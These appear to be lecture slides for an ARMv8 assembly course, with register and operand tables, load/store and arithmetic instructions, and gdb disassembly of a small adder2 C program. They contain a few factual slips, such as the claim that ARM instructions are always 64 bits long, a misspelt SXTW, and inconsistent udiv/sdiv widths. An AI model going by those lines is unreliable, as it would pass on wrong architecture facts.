


# **9. ARMv8 Assembly**

**For COMSC 142**

# Free online textbook



- <https://diveintosystems.org/book/index.html>

# Topics

- 9.1. Assembly Basics
- 9.2. Common Instructions
- 9.3. Additional Arithmetic Instructions
- 9.4. Conditional Control and Loops
- 9.5. Functions in Assembly
- 9.6. Recursion
- 9.9. Arrays in Assembly
- 9.9. Matrices in Assembly
- 9.9. Structs in Assembly
- 9.10. Buffer Overflows

# **9.1. Assembly Basics**

# 9.1. Diving into Assembly: Basics

```
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void){
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

To compile this code, use the following command:

```
$ gcc -o adder adder.c
```

# Objdump

```
$ objdump -d modified > output  
$ less output
```

```
00000000000000724 <adder2>:  
724:    d10043ff        sub     sp, sp, #0x10  
728:    b9000fe0        str     w0, [sp, #12]  
72c:    b9400fe0        ldr     w0, [sp, #12]  
730:    11000800        add     w0, w0, #0x2  
734:    910043ff        add     sp, sp, #0x10  
738:    d65f03c0        ret
```

- Instructions are always 64 bits long
  - The three outlined instructions perform **a + 2**
  - **str** stores register into memory
  - **ldr** loads memory into register

# 9.1.1. Registers

- ARMv8 processors have 31 registers for storing general-purpose 64-bit data:
  - **x0** through **x30**
- Special-purpose registers:
  - **pc** is the **program counter**
  - **sp** is the **stack pointer**
  - **lr** is the **link register** (the return address from a function)
  - **zr** is the **zero register** (always contains zero)

# ARM Manual

- It's actually more complicated
  - <https://developer.arm.com/documentation/dui0801/I/Overview-of-AArch64-state/Registers-in-AArch64-state>

In AArch64 state, the following registers are available:


- Thirty-one 64-bit general-purpose registers X0-X30, the bottom halves of which are accessible as W0-W30.
- Four stack pointer registers SP\_EL0, SP\_EL1, SP\_EL2, SP\_EL3.
- Three exception link registers ELR\_EL1, ELR\_EL2, ELR\_EL3.
- Three saved program status registers SPSR\_EL1, SPSR\_EL2, SPSR\_EL3.
- One program counter.

All these registers are 64 bits wide except SPSR\_EL1, SPSR\_EL2, and SPSR\_EL3, which are 32 bits wide.



## 9.1.2. Advanced Register Notation

- ARMv8 is an extension of the 32-bit ARMv7-A architecture
- So it supports using 32-bit registers
- When using **w0**, the upper 32 bits of **x0** are zeroed



# 9.1.3. Instruction Structure

- Most instructions have this format:
  - **opcode D, O1, O2**
- **opcode** is the operation code
- **D** is the destination register
- **O1** is the first operand
- **O2** is the second operand
- For example
  - **add w0, w0, #0x2**

# 9.1.3. Instruction Structure

- For example
  - **add w0, w0, #0x2**
- Types of operands
  - **Constant** (literal) values are preceded by #, like **#0x2**
  - **Registers** are written like **w0** or **sp**
  - **Memory** locations
    - **[sp, 12]**
      - Take the value in **sp**, add 12, look up that memory location
      - This is a pointer dereference

# Examples

Operand	Form	Translation	Value
<code>x0</code>	Register	<code>x0</code>	0x804
<code>[x0]</code>	Memory	<code>*(0x804)</code>	0xCA
<code>#0x804</code>	Constant	0x804	0x804
<code>[x0, #8]</code>	Memory	<code>*(x0 + 8)</code> or <code>*(0x80c)</code>	0x12
<code>[x0, x1]</code>	Memory	<code>*(x0 + x1)</code> or <code>*(0x810)</code>	0x1E
<code>[x0, w3, SXTW]</code>	(Sign-Extend) Memory	<code>*(x0 + SignExtend(w3))</code> or <code>*(0x808)</code>	0xFD
<code>[x0, x2, LSL, #2]</code>	Scaled Memory	<code>*(x0 + (x2 &lt;&lt; 2))</code> or <code>*(0x80c)</code>	0x12
<code>[x0, w3, SXTW, #1]</code>	(Sign-Extend) Scaled Memory	<code>*(x0 + SignExtend(w3 &lt;&lt; 1))</code> or <code>*(0x80c)</code>	0x12

Address	Value
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E

Register	Value
<code>x0</code>	0x804
<code>x1</code>	0xC
<code>x2</code>	0x2
<code>w3</code>	0x4

# Examples

[x0, w3, SXTW]	(Sign-Extend) Memory	*( x0 + SignExtend( w3 )) or * (0x808)	0xFD
[x0, x2, LSL, #2]	Scaled Memory	*( x0 + ( x2 << 2 )) or *(0x80c)	0x12
[x0, w3, SXTW, #1]	(Sign-Extend) Scaled Memory	*( x0 + SignExtend( w3 << 1 )) or *(0x80c)	0x12

Address	Value
0x804	0xCA
0x808	0xFD
0x80c	0x12
0x810	0x1E

- **w3, STXW**
  - Sign-extends the 32-bit **w3** to 64 bits
- **Scaled memory**
  - Enables the calculation of offsets through the use of a left shift

Register	Value
x0	0x804
x1	0xC
x2	0x2
w3	0x4

# Notes

- Data cannot be read or written to memory directly; instead, ARM follows a load/store model, which requires data to be operated on in registers. Thus, data must be transferred to registers before being operated on, and transferred back to memory after the operations are complete.
- The destination component of an instruction must always be a register.

## **9.2. Common Instructions**

## 9.2. Common Instructions

Instruction	Translation
<code>ldr D, [addr]</code>	$D = *(addr)$ (loads the value in memory into register D)
<code>str S, [addr]</code>	$*(addr) = S$ (stores S into memory location $*(addr)$ )
<code>mov D, S</code>	$D = S$ (copies value of S into D)
<code>add D, O1, O2</code>	$D = O1 + O2$ (adds O1 to O2 and stores result in D)
<code>sub D, O1, O2</code>	$D = O1 - O2$ (subtracts O2 from O1 and stores result in D)



# Example

Therefore, the sequence of instructions


```
str    w0, [sp, #12]
ldr    w0, [sp, #12]
add    w0, w0, #0x2
```

translates to:

- Store the value in register `w0` in the *memory* location specified by `sp + 12` (or `*(sp + 12)` ).
- Load the value *from* memory location `sp + 12` (or `*(sp + 12)` ) into register `w0` .
- Add the value `0x2` to register `w0` , and store the result in register `w0` (or `w0 = w0 + 0x2` ).

# Without Optimization


- Compile adder2.c without optimization
  - **wget <https://samsclass.info/COMSC-142/proj/adder2.c>**  
**gcc -o adder2 adder2.c**
- And view the assembly code
  - **gdb -q adder2**
  - **set style enabled off**
  - **disassemble adder2**
- You get conventional inefficient code



```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 60x8
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
    0x0000aaaaaaaa0758 <+4>:      str     w0, [sp, #12]
    0x0000aaaaaaaa075c <+8>:      ldr     w0, [sp, #12]
    0x0000aaaaaaaa0760 <+12>:     add     w0, w0, #0x2
    0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
    0x0000aaaaaaaa0768 <+20>:     ret
```

# With Optimization

- Compile adder2.c with optimization
  - **gcc -O1 -o adder2\_O1 adder2.c**
- And view the assembly code
  - **gdb -q adder2\_O1**
  - **set style enabled off**
  - **disassemble adder2**
- You get optimized code




```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 60x6
(gdb) disassemble adder2
Dump of assembler code for function adder2:
    0x0000000000000754 <+0>:      add     w0, w0, #0x2
    0x0000000000000758 <+4>:      ret
End of assembler dump.
(gdb) 
```

# Load and Store Pair

Instruction	Translation
<code>ldp D1, D2, [x0]</code>	$D1 = *(x0), D2 = *(x0+8)$ (loads the value at $x0$ and $x0+8$ into registers $D1$ and $D2$ , respectively)
<code>ldp D1, D2, [x0, #0x10]!</code>	$x0 = x0 + 0x10$ , then sets $D1 = *(x0), D2 = *(x0+8)$
<code>ldp D1, D2, [x0], #0x10</code>	$D1 = *(x0), D2 = *(x0+8)$ , then sets $x0 = x0 + 0x10$
<code>stp S1, S2, [x0]</code>	$*(x0) = S1, *(x0+8) = S2$ (stores $S1$ and $S2$ at locations $*(x0)$ and $*(x0+8)$ , respectively)
<code>stp S1, S2, [x0, #-16]!</code>	sets $x0 = x0 - 16$ , then stores $*(x0) = S1, *(x0+8) = S2$
<code>stp S1, S2, [x0], #-16</code>	stores $*(x0) = S1, *(x0+8) = S2$ then sets $x0 = x0 - 16$

# Demo: adder2

- `uname -a`
  - *Must be on ARM hardware*
- `wget https://samsclass.info/COMSC-142/proj/adder2.c`
- `gcc -o adder2 adder2.c`

A terminal window with a dark background and light-colored text. The window title bar shows 'COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 5'. The prompt is 'debian@debian:~/COMSC-142\$' and the command 'cat adder2.c' has been entered. The output shows the C code for 'adder2.c'.

```
COMSC132 — debian@debian: ~/COMSC-142 — ssh debian@172.16.123.130 — 5
debian@debian:~/COMSC-142$ cat adder2.c
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void) {
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
```

# Demo: adder2

- gdb -q adder2
- set style enabled off
- break \*adder2
- run
- disassemble adder2
- print \$sp
- x/12x \$sp - 0x30

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 76x16
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
    0x0000aaaaaaaa0758 <+4>:      str     w0, [sp, #12]
    0x0000aaaaaaaa075c <+8>:      ldr     w0, [sp, #12]
    0x0000aaaaaaaa0760 <+12>:     add     w0, w0, #0x2
    0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
    0x0000aaaaaaaa0768 <+20>:     ret
End of assembler dump.
(gdb) print $sp
$3 = (void *) 0xfffffffff300
(gdb) x/12x $sp - 0x30
0xfffffffff2d0: 0xfffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xfffffffff2e0: 0xfffff498      0x0000ffff      0x00000001      0x00000000
0xfffffffff2f0: 0xaaabfdd0      0x0000aaaa      0xaaaa076c      0x0000aaaa
(gdb) █
```



# Demo: adder2

- First instruction is the **function prologue**
- Next-to-last instruction is the **function epilogue**

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 76x16
(gdb) disassemble adder2
Dump of assembler code for function adder2:
=> 0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
    0x0000aaaaaaaa0758 <+4>:      str     w0, [sp, #12]
    0x0000aaaaaaaa075c <+8>:      ldr     w0, [sp, #12]
    0x0000aaaaaaaa0760 <+12>:     add     w0, w0, #0x2
    0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
    0x0000aaaaaaaa0768 <+20>:     ret
End of assembler dump.
(gdb) print $sp
$3 = (void *) 0xffffffff300
(gdb) x/12x $sp - 0x30
0xffffffff2d0: 0xffffffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xffffffff2e0: 0xffffffff498      0x0000ffff      0x00000001      0x00000000
0xffffffff2f0: 0xaaabfdd0      0x0000aaaa      0xaaaa076c      0x0000aaaa
(gdb)
```

- nexti 4
- disassemble adder2
- print \$sp
- x/16x \$sp - 0x20
- print/x \$lr

- 40 (0x28) is stored in the newly created stack frame
- Return pointer is in \$lr, not on the stack

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@192.168.0.246 — 76x19
(gdb) disassemble adder2
Dump of assembler code for function adder2:
   0x0000aaaaaaaa0754 <+0>:      sub     sp, sp, #0x10
   0x0000aaaaaaaa0758 <+4>:      str     w0, [sp, #12]
   0x0000aaaaaaaa075c <+8>:      ldr     w0, [sp, #12]
   0x0000aaaaaaaa0760 <+12>:     add     w0, w0, #0x2
=> 0x0000aaaaaaaa0764 <+16>:     add     sp, sp, #0x10
   0x0000aaaaaaaa0768 <+20>:     ret
End of assembler dump.
(gdb) print $sp
$11 = (void *) 0xfffffffff2f0
(gdb) x/16x $sp - 0x20
0xfffffffff2d0: 0xfffff430      0x0000ffff      0xf7fce5fc      0x0000ffff
0xfffffffff2e0: 0xfffff498      0x0000ffff      0x00000001      0x00000000
0xfffffffff2f0: 0xaaabfdd0      0x0000aaaa      0xaaaa076c      0x00000028
0xfffffffff300: 0xfffff320      0x0000ffff      0xf7e27740      0x0000ffff
(gdb) print/x $lr
$12 = 0aaaaaaaaa0784
(gdb)
```



## **9.3. Arithmetic Instructions**

# Common Arithmetic Instructions›

Instruction	Translation
add D, 01, 02	$D = 01 + 02$
sub D, 01, 02	$D = 01 - 02$
neg D, 01	$D = -(01)$

*Table 2. Carry Forms for Common Instructions*

Instruction	Translation
adc D, 01, 02	$D = 01 + 02 + C$
sbc D, 01, 02	$D = 01 - 02 - \sim C$
ngc D, 01	$D = -(01) - \sim C$

# Multiplication and Division

*Table 3. Common Multiplication and Division Instructions*

Instruction	Translation
<code>mul D, 01, 02</code>	$D = 01 \times 02$
<code>udiv D, 01, 02</code>	$D = 01 / 02$ (32-bit unsigned)
<code>sdiv D, 01, 02</code>	$D = 01 / 02$ (64-bit signed)

*Table 4. Composite Multiplication Instructions*

Instruction	Translation
<code>madd D, 01, 02, 03</code>	$D = 03 + (01 \times 02)$
<code>msub D, 01, 02, 03</code>	$D = 03 - (01 \times 02)$
